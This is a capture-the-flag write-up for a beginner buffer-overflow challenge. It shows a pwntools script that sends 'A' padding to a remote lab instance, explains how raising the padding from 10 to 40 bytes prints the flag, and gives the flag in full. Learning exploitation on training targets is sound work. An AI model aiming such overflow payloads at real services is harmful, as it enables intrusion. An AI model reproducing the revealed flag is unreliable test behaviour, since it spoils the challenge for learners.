Challenge: Getting Started

# Challenge Description :

**Get ready for the last guided challenge and your first real exploit. It's time to show your hacking skills.**

# Context :


## Basically edit a python exploit to get the flag to print on the IP:PORT.

# Notes :

* Tools:
  + - Text editor - To open the python script you just use Vscode.
    - Python - Python MUST be install for this to work.

# Flag :

* Download the file and open it up. It seems to be a Buffer Overflow exploit. When the instance is finally ready we gain the IP:PORT and edit the script to change the IP:PORT to the one the instance gave us.



* Running it gave us this, showing a bit of the Flag via the error at the top.
* Looking at the code we might need to change the amount of data in the payload we are sending.

#!/usr/bin/python3.8

'''

You need to install pwntools to run the script.

To run the script: python3 ./wrapper.py

'''

# Library

from pwn import \*

# Open connection

IP = '94.237.59.76' # Change this

PORT = 35245 # Change this

r = remote(IP, PORT)

# Craft payload

payload = b'A' \* 10 # Change the number of "A"s


# Send payload

r.sendline(payload)

# Read flag

success(f'Flag --> {r.recvline\_contains(b"HTB").strip().decode()}')

* Modifying the payload to send 40 A instead of 10 will hopefully work, we could easily figure this out by incrementing the payload each time to hopefully get a result. “ **payload = b'A' \* 40** “
* Running the Modified version we get a successful connection and the Flag is fully printed out.



* The flag we end up getting is : **HTB{b0f\_tut0r14l5\_4r3\_g00d}**